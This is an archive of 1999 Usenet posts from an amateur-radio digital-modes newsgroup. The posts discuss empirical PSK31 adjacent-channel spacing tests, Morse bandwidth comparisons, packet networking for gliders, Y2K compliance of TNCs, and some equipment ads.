Message-ID: <376e51e2.1803032@news.earthlink.net>
Source record: 17656

THanks for the help everyone!
73 de N3HGB

2850. Re: Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376E56E7.EE591E84@Qnet.com>
Source record: 17657

"Robert Lay (W9DMK)" wrote:
>
> On Sun, 20 Jun 1999 20:34:35 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
> wrote:
>
> >Based on this simple test, I'd observe that the PSK31SBW software is usable with a 50Hz
> >bandwidth (25Hz center-to-center spacing). Note the following:
> >
> >1) Signal amplitudes were equal, and I did not evaluate stronger interfering signals.
> >2) Your radio's IF is also certainly much wider than 50Hz and you may encounter AGC
> > 'blocking' with strong close-by signals.
>
> That's nothing short of amazing, Dana. Perhaps I have the wrong
> understanding of what you mean by bandwidth an center to center
> spacing. I have always assumed that an SSB voice channel for amateur
> use should be consideres a approximately 2.5 kHz and there for the
> user to user spacing should be 2.5 kHz - not 1250 Hz. You are
> suggesting that 50 Hz bandwidth signals can operate with a user to
> user spacing of 25 Hz. Something doesn't seem right here. It seems to
> be in defiance of theory and common sense.

Silly me! Yes, you're correct. 25Hz spacing does not give a bandwidth
of 50Hz. Doh! The effective channel width is 25Hz, which is better
than we expect given the worst-case bandwidth requirement of 31Hz.

> We know that the two tones of a PSK31 signal (at idle) are,
> essentially, 31 Hz apart. For a signal whose center fequency is 1000
> Hz, the two tones would be at about 984.5 and 1015.5 Hz

There aren't two tones. PSK31 is a phase-shift mode, there's only a
single carrier tone, under the worst case you have two sidebands that are
31Hz apart but there's only one tone (carrier).

> What your data would suggest is that the interfering signal could be
> centered at 1025 Hz, with its two tones at 1009.5 and 1040.5.
>
> ....X.....................Y......X.....................Y.............
>
> Something like the above distribution, where the x's are the primary
> signal and the y's are the interfering signal.
>
> I think you would agree that such an arrangement does not LOOK
> feasible.

I can send you the WAV files if you're interested (all of this stuff
ought to be on my web page, I suppose).

To summarize the experiment: I mixed together two PSK31 BPSK signals, one at 1000Hz and the other at 967, 975, 979 and 983 Hz. At 967Hz and 975Hz, the 1000Hz signal was decoded without error, close spacing resulted in errors (a few at 979Hz, many at 983Hz).

This experiment is not difficult to reproduce in the comfort of your own home, though it does require the use of two computers. I'd love to hear from anyone else that tries it.

The next challenge is to develop a similar test for Morse code and a method to evaluate usability.

Dana K6JQ
Dana@Source.Net

2851. Airbourne digital network over TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Josh Howlett <josh.howlett@bris.ac.uk>
Message-ID: <FDoMIE.F3p@fsa.bris.ac.uk>
Source record: 17658

Hi,

I'm a glider pilot in the U.K. investigating the possibility of setting up an airbourne packet radio network to facilitate the transfer of various types of information between gliders, and between gliders and gound stations. I'm thinking in particular of location information (via GPS), met information, thermal strength, etc.

I have a lot of experience with tcp/ip over ethernet but none whatsoever with packet radio. Consequently, I'm having all *kinds* of conceptual difficulties seeing how packets would be routed around a network with such contorted physical and logical topologies! (hosts as near as 10m or as far as 500km; hosts which are moving!) And then there are the issues pertaining to packet radio that i wouldn't have a clue about anyway - what are the likely issues running a packet radio network at 0-20000 ft asl over, say 250,000km^2 (500kmx500km)? I don't have a clue!

There also seems to be a total lack of hard networking information on the internet about the packet radio protocols. Is any of it covered by the RFCs? Can anyone provide any pointers?

Any thoughts appreciated!

(if emailing please reply to josh_howlett@yahoo.com)

2852. Re: Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <376e6009.15463437@news.crosslink.net>
Source record: 17659

On Mon, 21 Jun 1999 08:14:47 -0700, Dana Myers K6JQ <DMyers@Qnet.com>
wrote:
>There aren't two tones. PSK31 is a phase-shift mode, there's only a
>single carrier tone, under the worst case you have two sidebands that are
>31Hz apart but there's only one tone (carrier).

Note that I spoke of the two tones that one sees in a spectral display
when the PSK31 signal is "at idle". Under those conditions, all you
see are the two sidebands - correct?

>I can send you the WAV files if you're interested (all of this stuff
>ought to be on my web page, I suppose).

Unfortunately, I am not sure of where your Web page is, so if you
could point me to it or just send me the necessary files as
attachments, I will begin the tests immediately, since I have two
PSK31 stations co-located at this QTH.

Use w9dmk@crosslink.net for the e-mail.

Much appreciated, Dana, and I think you're doing a great job in
keeping this thread on an even keel.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk
http://www.fortunecity.com/meltingpot/albania/784

2853. Re: PSK31 programs ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <377562ca.160145167@news.atl.bellsouth.net>
Source record: 17660

On Sun, 20 Jun 1999 14:38:25 -0400, Ralph Mowery <rmowery@ibm.net> wrote:
>Is there any other programs than the first psk31 program ?
>
>If so, where may they be found ? I have looked several days for
>some.
>
>The one I have crashes the sound card driver. That is not the only
>program that does, several others will and several will run. The
>board is a cheap onw that has all the sound and vidio built into the
>mother board and has a 200mhz processor. The psk31 program will run
>on another computer in the house, but it is too far away from the
>radio to use.

There's a known problem with some sound cards under Win95. There's
a known fix too, but I'm drawing a blank trying to remember what it is
right now. Check out the PSK31 website, I think the problem and fix
are discussed there. (This may fix the problems you have with other
programs too.)

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2854. Re: Comparative analysis of PSK31 and Morse code - how to do it? (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37766588.160847667@news.atl.bellsouth.net>
Source record: 17661

On Mon, 21 Jun 1999 07:33:47 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
>I think the mode should be picked separately for each kind of
>propagation environment. For this reason it is important at least try
>to make objective comparisons between modulation methods in various
>propagation environments to find the strong points and weak points for
>each method, thus helping in selecting the proper mode for each type
>of contact.
>
>Paul OH3LWR

Johan Ferror has recently done such comparisons for several modes
using a high quality HF channel simulator.

See http://www.peak.org/~forrerj/hfpsk.htm for details.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2855. Re: Airbourne digital network over TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: joedb@earthlink.net
Message-ID: <376e63f9.6434241@news.earthlink.net>
Source record: 17662

On Mon, 21 Jun 1999 14:49:13 GMT, "Josh Howlett"
<josh.howlett@bris.ac.uk> wrote:

>Hi,
>
>I'm a glider pilot in the U.K. investigating the possibility of setting up
>an airbourne packet radio network to facilitate the transfer of various
>types of information between gliders, and between gliders and gound
>stations. I'm thinking in particular of location information (via GPS), met
>information, thermal strength, etc.
>
>I have a lot of experience with tcp/ip over ethernet but none whatsoever
>with packet radio. Consequently, I'm having all *kinds* of conceptual
>difficulties seeing how packets would be routed around a network with such
>contorted physical and logical topologies! (hosts as near as 10m or as far
>as 500km; hosts which are moving!) And then there are the issues pertaining
>to packet radio that i wouldn't have a clue about anyway - what are the
>likely issues running a packet radio network at 0-20000 ft asl over, say
>250,000km^2 (500kmx500km)? I don't have a clue!
>
>There also seems to be a total lack of hard networking information on the
>internet about the packet radio protocols. Is any of it covered by the
>RFCs? Can anyone provide any pointers?
>
>Any thoughts appreciated!
>
>(if emailing please reply to josh_howlett@yahoo.com)
>
>
What you need for this is APRS. Try http://www.aprs.net and see if
that will work for you.

2856. Re: Minimum spacing for PSK31: an empirical test

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <37776684.161099724@news.atl.bellsouth.net>
Source record: 17663

On Sun, 20 Jun 1999 20:34:35 -0700, Dana Myers K6JQ <DMyers@Qnet.com> wrote:
>Always in search of information, I spent about 30 minutes dinking with
>PSK31 tonight, attempting to determine the minimum necessary spacing
>required for error-free operation - with the popular PSK31SBW software
>implementation.
>
>I used two notebook computers for the test, one running PSK31SBW version 1.05
>and the other running CoolEdit 96. Audio from the PSK31 system was captured
>as 16-bit mono at 44.1Ks/s, then downsampled to 9600 s/sec for handling. Signal
>levels were adjusted to avoid overload.
>
>I recorded a CQ using my callsign (K6JQ) with a center frequency of 1000Hz,
>and saved it as cq1000.wav.
>
>I then produced 'QRM' files at other center frequencies, by running PSK31
>transmit and typing random characters ('asdfjkhksdfjhskdjhfskdjhfskdjfhskdjfhskd').
>
>The QRM file was mixed at equal amplitude with the CQ file, taking care to adjust
>amplitudes to avoid overflow. I then used the PSK31 system to 'receive' the test
>files.
>
>Here's the results:
>
>Center freq of
>Interference Errors
>
> 967Hz None; software squelch automatic
> 975Hz None; manually triggered software squelch
> 979Hz Small number of single-character errors; triggered squelch manually
> 983Hz Large number of errors; squelch triggered manually
>
>Based on this simple test, I'd observe that the PSK31SBW software is usable with a 50Hz
>bandwidth (25Hz center-to-center spacing). Note the following:
>
>1) Signal amplitudes were equal, and I did not evaluate stronger interfering signals.
>2) Your radio's IF is also certainly much wider than 50Hz and you may encounter AGC
> 'blocking' with strong close-by signals.
>
>
>Dana K6JQ
>Dana@Source.Net

Good work, Dana. Now mix in white noise, and use flanging to simulate
HF multipath. Cool Edit is the poor man's HF channel simulator.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

2857. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Michael Young <nobody@all.org>
Message-ID: <929990321.637.15@news.remarQ.com>
Source record: 17664

Hello, Dana. First, I want to say thanks for taking the first step in what I hope is a meaningful analysis of PSK31 performance.

Dana Myers K6JQ <DMyers@Qnet.com> wrote in message news:376DBD6C.932CB106@Qnet.com...

> I've attempted to relate the practical varicode throughput to Morse code
> speed in an estimate, and tend to agree that this is just variable enough
> that the estimate of 43WPM (which I regard as slightly conservative) is
> a reasonable "stake in the ground". Combined with my experiment which
> indicated a minimum necessary bandwidth of 50Hz for PSK31 (in BPSK, but
> I suspect QPSK is quite similar), this gives a bandwidth/WPM value of
> 1.16 Hz/WPM.
>
> Now, Michael - let's work on a relevant figure for Morse code. You
> refused to accept bandwidth calculations based on the Bw = (WPM/1.2) * K
> where K is typically 5; let me comment on this.

I'm actually OK with the figures published by the ARRL. I accepted them on faith the moment I read them. The general result is 150 Hz spacing for 36 wpm Morse under fading conditions (K=5), increasing with keying speed.

Where we differ is the conditions used to measure PSK31 performance. Anecdotally, I've worked contacts in good band conditions shoulder-to-shoulder with adjacent contacts. This bears out the 50 Hz minimum bandwidth you're showing in your first experiment. So far so good.

Contrarily, and also anecdotally, I've had isolated S9 signals that were quite difficult to copy. The scope fluttered strongly, at times approaching 90 deg. out of phase. The resulting copy was broken, almost impossible to read. Even manually applied FEC didn't help sufficiently.

This is the background I'm using to evaluate PSK31 performance. I have neither the equipment or formal training to go much beyond.

[snip]
> So, Michael, what can you (or anyone else interested) offer up as credible empirical
> data regarding the minimum separation of Morse signals under

zero-noise conditions?

Barring objections, I offer ARRL's published figures as representative of CW performance under various conditions. They are meaningful in our context and, to my knowledge, unchallenged on their technical merit.

My background and expertise is in software design and implementation. Even there, after looking at the HF Channel simulator page referenced elsewhere by Gary C., I don't believe I can make much contribution for a quick answer. Given that, a software-only simulator is entirely possible, but a significant undertaking. I believe this would be one meaningful approach to answering this and future similar questions. The results will be 100% repeatable, and can thus be minutely dissected to test validity.

There are commercial implications in an undertaking of this size, but at present, I believe credit as contributing author in a technical publication is sufficient reward. So, Gary, Dana, et al, I'm game for the hunt if you are. I need help in determining the appropriate distortions seen in HF propagation channels.

Michael.
KG9PU

2858. Re: Airbourne digital network over TCP/IP

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <fyQb8TAS7pb3EwMZ@dowrmain.demon.co.uk>
Source record: 17665

In article <FDoMIE.F3p@fsa.bris.ac.uk>, Josh Howlett
<josh.howlett@bris.ac.uk> writes
>
>There also seems to be a total lack of hard networking information on the
>internet about the packet radio protocols. Is any of it covered by the
>RFCs? Can anyone provide any pointers?

Josh, see the web site listed below for all you want to know about
TCP/IP over packet radio :-))

>
>Any thoughts appreciated!

Technically it's not an insurmountable problem. Legally it is, as you
won't get a licence to operate aeronautical mobile on the amateur bands
in the UK.

73
Ian, G3NRW
--

\|--------\|--------\|--------\| Ian Wade mailto:ianwade@netro.co.uk
|\--------|\--------|\--------|\
| | | | "NOSintro" (KA9Q NOS) is now on the web:
|Netro ï¿½ | Press | | http://www.netro.co.uk/nosintro.html

2859. Packet in DC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: <>
Message-ID: <FDp3vq.3IJ@world.std.com>
Source record: 17666

Hey All,

I'm looking for packet in the DC/MD/VA area of the US. Anyone know of a good listing for packet stations in this area? I've had my license for five years and done nothing with it... so I recently bought a HTX202 2m HT and an older PK-232. I'm looking for any help I can get.

Thanks everyone,
Jeff

jdubin
at
world
dot
std
dot
com

2860. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Keith Lodahl <lodahlkh@internetwis.com>
Message-ID: <376EC0D7.698AC4C@internetwis.com>
Source record: 17667
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

One would think so. But imbedded micros frequently have a date/time function that is unused and set at the factory (far cheaper than making micros without date/time capability). These just might be the biggest problem with Y2K. A few months ago I saw a soda machine (also without visible means for setting a date or time) locked up when it hit the 99th day of '99. It rolled the price of sodas up to $100.00 and would not allow any change. It made me put together contingency plans for all electronics I will need after the first just in case. Good luck.

Hamish Moffatt wrote:

> In aus.radio.amateur.digital Deon Erwin <zr1dq@qsl.net> wrote:
> > I require the following information:
>
> > - Which TNC's are Y2K compliant?
>
> Which TNCs know the date? I've never set the date on mine; I guess you can
> for the mailbox features, but if you're not using those, there's absolutely
> no issue.
>
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
>
> Rising Software Australia Pty. Ltd.
> Developers of music education software including Auralia & Musition.
> 31 Elmhurst Road, Blackburn, Victoria Australia, 3130
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA Toll Free: 1-888-667-7839
> Internet: http://www.rising.com.au/

--
Keith Lodahl
Mayville, Wisconsin

2861. Re: Adjacent Channel Interference with PSK31SBW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Dana Myers K6JQ <DMyers@Qnet.com>
Message-ID: <376EF3C3.71A9E22A@Qnet.com>
Source record: 17668

"Robert Lay (W9DMK)" wrote:
>
> The following tests were conducted this afternoon, the 21st of June,
> 1999.
>
> Background:
> Yesterday evening, Dana Myers, K6JQ, (Dana@Source.Net) posted
> results of his tests on this newsgroup His test results were
> so amazing that I felt obliged to attemp to confirm the results
> independantly
> with a slightly different test setup.

Thanks Bob! Excellent work. If you'd like me to post the pictures
on my web page, I'm in the process of putting together a PSK31
'research' page and I'd be happy to include them.

Dana K6JQ
Dana@Source.Net

2862. Re: Adjacent Channel Interference with PSK31SBW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Glen Worstell <worstell@earthlink.net>
Message-ID: <7kn3l8rqk1@ash.prod.itd.earthlink.net>
Source record: 17669

W9DMK says:

>...The purpose of this test was to determine the effects of adjacent
>channel interference between two PSK signals.
>Summary and Conclusions:
>For clean PSK31 signals of equal strength at the receiver, the
>receiving system
>can separately copy, with a high degree of reliability, signals that
>are as close as 25 Hz (center frequency to center frequency).
>
>
>The tests that were run yesterday by Dana, K6JQ, have been
>independantly verified.

Great work, thanks for the contribution.

There is a great body of data communications work that seems to be
ignored in most of the postings about PSK31. To summarize:

For a given bandwidth, power, and error rate, in Gaussian white noise,
PSK (optimized for the given parameters) will outperform CW (also optimized)
by quite a bit. In this context, "outperform" means it will have a greater
data rate. For "power" I would suggest this definition: the max you can
get
out of your existing transmitter in each mode. The results won't change
much if you use peak power or average power instead.

In real hf communication channels, PSK will still outperform CW. However,
I don't think this has much relevance to ham communications.

As for comparing machine generated PSK31 at it's baud rate with
CW sent and received by wet computers, why bother? Both will
continue to exist. CW is "better" if you like CW, PSK31 is "better"
if you like to converse via keyboard and computer. CW is better
for working lots of stations quickly, as in contests. PSK is more fun,
for some. etc, etc. (I like both! What a radical idea!)

It might be more useful to compare PSK31 with RTTY as currently practiced.
With on-line QSOs, both can keep up with the typing/thinking speed
of most people. PSK31 uses less bandwidth and has lower error rate.
Therefore I hope eventually PSK31 will replace RTTY, and I think it
(or something else) will.

cheers,
Glen, KG0T

2863. Re: Practical minimum bandwidth of Morse (was Re: Throughput of PSK31)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: Dana Myers <Dana.Myers@West.Sun.Com>
Message-ID: <376F3029.ECE70E2@West.Sun.Com>
Source record: 17670

Michael Young wrote:

> Where we differ is the conditions used to measure PSK31 performance.
> Anecdotally, I've worked contacts in good band conditions
> shoulder-to-shoulder with adjacent contacts. This bears out the 50 Hz
> minimum bandwidth you're showing in your first experiment. So far so
> good.
>
> Contrarily, and also anecdotally, I've had isolated S9 signals that were
> quite difficult to copy. The scope fluttered strongly, at times
> approaching 90 deg. out of phase. The resulting copy was broken, almost
> impossible to read. Even manually applied FEC didn't help sufficiently.

I hope by now it is clear that noise performance of these modes was
not a part of any analysis I've done. At some point, it will become
interesting to include noise characteristics in the analysis, but we've got
to figure out a reasonable method to collect objective data about about
manually received Morse code before any substantive comparison
can be made.

Since I'm only attempting to evaluate the throughput/bandwidth ratios
in a noise-free context so far, I don't see how you can possibly differ
(yet) with the conditions under which the "performance" is being measured.
Is this fair?

A noise/propagation simulator is very valuable, but I'm not sure we're
going to be able to use it well before we understand the "typical" Morse
operator characteristics with respect to noise and distortion.

There has been research done on the topic of manual reception of
Morse code, but I admittedly don't have access to it. It would be
interesting to see some objective data in this area (not anecdotal
accounts).

One possible approach is to produce test audio files which contain
simulated Morse code, and these files are given to a 'panel' of
Morse operators to receive by ear. Perhaps tedious and we'd
have to go to some care to minimize the subjective part of the
process. Results from the panel would be combined.

In the case of PSK31, I'm using a notion of 'error
threshold' - where does reception go from error-free
to some small number of errors. While this does not
measure actual BER (and tends to imply a zero BER
has been achieved which is probably not technically
true), this is a fairly easy to use method that is

objective and relevant.

Thoughts?

Dana

2864. Re: Throughput of PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-21 00:00:00 UTC
From: sv1uy@nest.sv1uy.ampr.ORG
Message-ID: <31626.sv1uy@nest.sv1uy.ampr.org>
Source record: 17747

Hi guys,

I have enjoyed this conversation not only because it helps us find
out many things about PSK31, but the most important is that it seems
to me the MOST CIVILIZED debate I have ever experienced here.

This is to say that many debates in this MAILING LIST are not civilized
at all. I wish that all debates could continue like this one where the
worst words one can see are the words "subjective or objective opinion".

To me this is a very decent way to argue.

We have all experienced some crackers arguing in this LIST and they keep
coming back as loud as they can without saying anything. At least in this
debate everybody (well a high percentage anyway) says something constructive.

Please keep it up.

73 Demetre SV1UY

Demetre Ch. Valaris - SV1UY,
IP Coordinator for AMPRnet in Greece.
e-mail: sv1uy@sv1uy.ampr.org
PBBS MAIL: SV1UY@SV1AAW.ATH.GRC.EURO

Visit Athnet's WEB SERVER at http://www.athnet.ampr.org
or my homepage at http://www.athnet.ampr.org/~sv1uy
or my MIRROR page at http://users.forthnet.gr/ath/sv1uy
Need a PLUG & PLAY JNOSKIT? Try my homepage!

2865. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Owen Duffy <owen@oda.com.au>
Message-ID: <376EB092.29CF2FFB@oda.com.au>
Source record: 17671
Cross-posted to:
alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

Deon Erwin wrote:
>
> I am researching the Y2K compliance of TNC's, as well as the impact of Y2K
> on the packet system. Our local packet users want to have all remedies in
> place before the end of this year.
>
> I require the following information:
>
> - Which TNC's are Y2K compliant?

Some thoughts:

Whilst some of the TNCs may contain a hardware clock, it runs entirely in software in some implementations, so your question should be widened to which TNC software is Y2K compliant.

For example, a very quick review of TF2.7B reveals this bit of code:

```
case 2 : if (time.year % 4)
n = 29;
else
n = 30;
break;
```

which seems to calculate the rollover point for the days at the end of February. This assumes that all years that are evenly divisible by 4 are leap years, which is not true, but it will work correctly for Y2K, but will fail in 2100. There may be other TF2.7B issues.

Equally importantly will be the workstation software which may be set to preload the TNC clock every time the software starts.

I would think the most critical elements will be node software for TNCs which may run in unattended remote sites and a failure to rollover and end of this year might stop them and require physical attendence to restore service. Hardware vendors would not be authoritive on node software unless they have specific ports to their equipment, you will need to contact the development groups.

Of course, no responsibility for any errors or ommissions in the above.

> - What impact will users of non-compliant TNC's experience?
> - What must our packet network do to prevent any problems?
>
> I shall contact the manufacturers of commercial TNC's, but I may miss some

> brands. Your input will be appreciated.
>
> Regards
> Deon ZR1DQ

Owen

2866. Adjacent Channel Interference with PSK31SBW

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: nobody@crosslink.net
Message-ID: <376ee852.2682996@news.crosslink.net>
Source record: 17672

The following tests were conducted this afternoon, the 21st of June, 1999.

Background:
Yesterday evening, Dana Myers, K6JQ, (Dana@Source.Net) posted results of his tests on this newsgroup His test results were so amazing that I felt obliged to attemp to confirm the results independantly
with a slightly different test setup.

Objectives:
The purpose of this test was to determine the effects of adjacent channel interference between two PSK signals. Ideally, one could hope for a
clear cut indication of the amount of separation for equal strength signals that
could reasonably be expected to provide interference free QSO's
.
Test Setup:
Computers #1 and #2 are sending PSK31 text using program PSK31SBW version 1.06 by GPLX. The audio output from those two computers is mixed in a
mixing pad consisting of 56K resistors feeding into a 5K potentiometer, which
isolates the two sources and also provides a means of adjusting the level of
signal into Computer #3, which is also running the same software. At the end
of the critical tests, the signals were also monitored using MixW32, since that
program provides a radically different view of the spectrum. Audio levels at the
output of Computers #1 and #2 were carefully adjusted to be equal at approximately 2.3 volts (at idle). The potentiometer was set for 32.5% which
gave approximately 74
millivolts at the Line-In jack of the sound card, and the mixer level for
Line-In was set at approximately mid-scale. The length of the yellow radial
lines in the phase scope, which indicates the level of signal as seen by the
software, were approximately 45% of the radius of the phase scope. The screen
pictures will allow exact measurement for those who demand that level

of detail.

Pictures:
Six screen pictures were taken and
will be referred to herein. However, since we do not attach binary
files to
postings, the screen pictures will be made available only to those who
send a
private e-mail request to me at w9dmk@crosslink.net. The 6 pictures
are approx. 90 kB in the
aggregate. A period of 2 days from time of posting this bulletin will
be allowed
for notifying me of your picture
requests, and no pictures will be sent out until the end of that two
days. They
will be sent to all addressees in one mailing.

Test Procedures:
Coomputer #1 was set up to transmit a text file on 1000Hz and
Computer #2 was set up to transmit a different text file on 1060 Hz.
Computer #3
was set up to receive on 1000 Hz and uses AFC On. As soon as I was
satisfied
that everything was stable. See INTFTST1.JPG, which shows the two
signals in
the waterfall, both sending text, and with a separation of about 60
Hz. I
began decrementing the frequency on Computer #2,
in 1 Hz steps, closer and closer to the frequency of Computer #1. As
I watched
the screen copy on Computer #3, I noted that when I got down to 1015
to 1017 Hz
(a separation of only 16 Hz), the receiving computer was definitely
unlocked and
the phase scope was red. I then incremented the frequency of Computer
#2, in 1
Hz steps) until I could see that the receiving computer had again
locked on the
signal and was copying the primary signal. This occurs at
approximately 1021 to
1025 Hz (See picture INTFTST2.JPG for a picture of the two signals
separated by
25 Hz
and 100% copy on the primary signal). I allowed both signals to go
idle and
observed the idle signals in the waterfall. There were only 3 separate
tracks.
The upper and lower tone of
the two signals were essentially merged into one track. See
INTFTST3.JPG for
the picture of the two signals, 25 Hz apart and idling. I turned on

file
transmissions from both sending computers and changed the
software in Computer #3 to MixW32 ver 1.0/Demo, by Nick Fedoseev,
UT2UZ. I
then resumed sending text from both transmitting computers, and
picture
INTFTST4.JPG shows the copy with the cursor on the primary signal. It
is clear
that the two signals have merged into
one three-humped signal and it is also clear that by switching the
receive
center frequency back on forth between 1000 and 1025.5, either signal
can be
copied 100%. See picture INTFTST5.JPG for the same two signals but
now the
cursor is set to copy the higher frequency signal. In setting up
MixW32, I
chose to have the spectrum start at 750 Hz
instead of the default of 384 Hz. During the tests where the
interfering signal
was close enough to cause the primary signal to unlock, and when the
two signals
were at idle, it was noted that under those conditions only, the AFC
loop in
PSK31SBW starts pulling the receive frequency
lower but does not pull it more than about 2 Hz (to 998 Hz). One
operational
difference was noted between PSK31SBW and MixW32 in regard to
interference, and
that is that PSK31SBW shuts down and stops printing when the
interference gets
severe. On the other hand, MixW32 keeps on printing, and the print
becomes
garble. In other words, the "squelch" feature in PSK31SBW recognizes
when it
cannot copy, whereas there is no equivalent feature in MixW32.

Summary and Conclusions:
For clean PSK31 signals of equal strength at the receiver, the
receiving system
can separately copy, with a high degree of reliability, signals that
are as
close as 25 Hz (center frequency to center frequency).

The tests that were run yesterday by Dana, K6JQ, have been
independantly
verified.

73 de Bob, W9DMK, King George, VA
Change "nobody" to "w9dmk" for e-mail
http://www.qsl.net/w9dmk

http://www.fortunecity.com/meltingpot/albania/784

2867. Re: Y2K and Packet Radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7kmrff$h5i$1@news.minn.net>
Source record: 17673
Cross-posted to: alt.ham-radio.packet,aus.radio.amateur.digital,aus.radio.packet,rec.radio.amateur.digital.misc

In article <7kl6u5$2eff$1@nnrp01.ops.uunet.co.za>, "Deon Erwin" <zr1dq@qsl.net> wrote:
>I am researching the Y2K compliance of TNC's, as well as the impact of Y2K
>on the packet system. Our local packet users want to have all remedies in
>place before the end of this year.
>
>I require the following information:
>
>- Which TNC's are Y2K compliant?
>- What impact will users of non-compliant TNC's experience?
>- What must our packet network do to prevent any problems?
>
>I shall contact the manufacturers of commercial TNC's, but I may miss some
>brands. Your input will be appreciated.
>
>Regards
>Deon ZR1DQ
>
>
>
Hello Deon:

The following Timewave/AEA TNC's have been tested and are Y2K compliant when
running on a Y2K compliant PC platform.

PK-12
PK-96
PK-232, HK-232, PK-232MBX
PK-232/DSP
PK-900
PK-900/DSP
DSP-232
DSP-1232
DSP-2232
IDR-96

The hardware is Y2K compliant and these tests were performed using PK TERM
'99, PC PakRATT for Windows ver 2.1 for Win 3.1. Note that the version 2
release of PC PakRATT for Windows is NOT Y2K ready. Upgrades may be obtained
from Timewave Technology Inc. See http://www.timewave.com

None of the DOS products from AEA are Y2K ready and all DOS/MAC products have
been dropped from the Timewave line.

best of DX and vy 73

John Douglas
N0ISL/UA4LIS/UA5WJD/4ID

See timewave's web page for the latest in DSP products for digital radio
http://www.timewave.com

>
>
>
>
>
>

2868. Vacuum Valves

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Peter Chen <p.chen@unsw.edu.au>
Message-ID: <7kmthgjc1@mirv.unsw.edu.au>
Source record: 17674
Cross-posted to: aus.radio.amateur.digital,aus.radio.amateur.misc,rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,uk.radio.amateur

If you are looking for vacuum valves for radio receivers or transmitters, you might find them just in our storeroom, where about 500 types, 2400 brand new valves are stored.

Contact Name: Peter Chen
Contact Number: 61 2 93854950
Fax Number: 61 2 93855993
Email Address: p.chen@unsw.edu.au

2869. TRADE MT TWO KPCs for old radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Mike not Mic <w5old@sonetcom.com>
Message-ID: <01bebc67$c1da11a0$cb0231d1@default>
Source record: 17675

```
--
Howdy! I'm "Mike not Mic"!
I want to trade off my kpc 3 and kpc 2 for a old 2m radio...The radio can
even look bad...but, I just want it to work good. No crystal rigs either.
Please contact me via e-mail!
--
You are in contact with Tornado Alley
Lawton Oklahoma. My call is W5OLD
Send all traffic to w5old@sonetcom.com
```

2870. Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
From: Greg Tuby <etmgrtu@etm.ericsson.se>
Message-ID: <7kn9ha$d55@newstoo.ericsson.se>
Source record: 17676
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur,uk.rec.radio.cb

Hi all,

I am looking for some information regarding packet radio to include on my website, if you have any documents/html files on your computer that you think would be useful to supply a beginner or radio amateur then please mail them to me as i would be very interested. At the moment, my site has been visited many many times, and i believe that if i can find more information regarding packet radio then there would at least be a small central point for information to those who need it.

So, if you have any info on:

Packet Radio Terms, Jargon etc..
TNC Information including Y2K compatibility.
HOW-TO's and TNC/Radio modifications.
Documents about various experiments concerning packet radio.
Technical information.

Anything you believe would be useful to those beginning/operating the packet radio hobby (whether its Amateur or Citizens Band.

Many thanks for reading this and i hope to hear some positive feedback :-)

Best Regards

Greg Tuby
PE2GRT / M1BMY

The United Kingdom Packet Group International
Http://start.at/ukpg or http://members.xoom.com/ukpg

2871. Re: Information Request

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-06-22 00:00:00 UTC
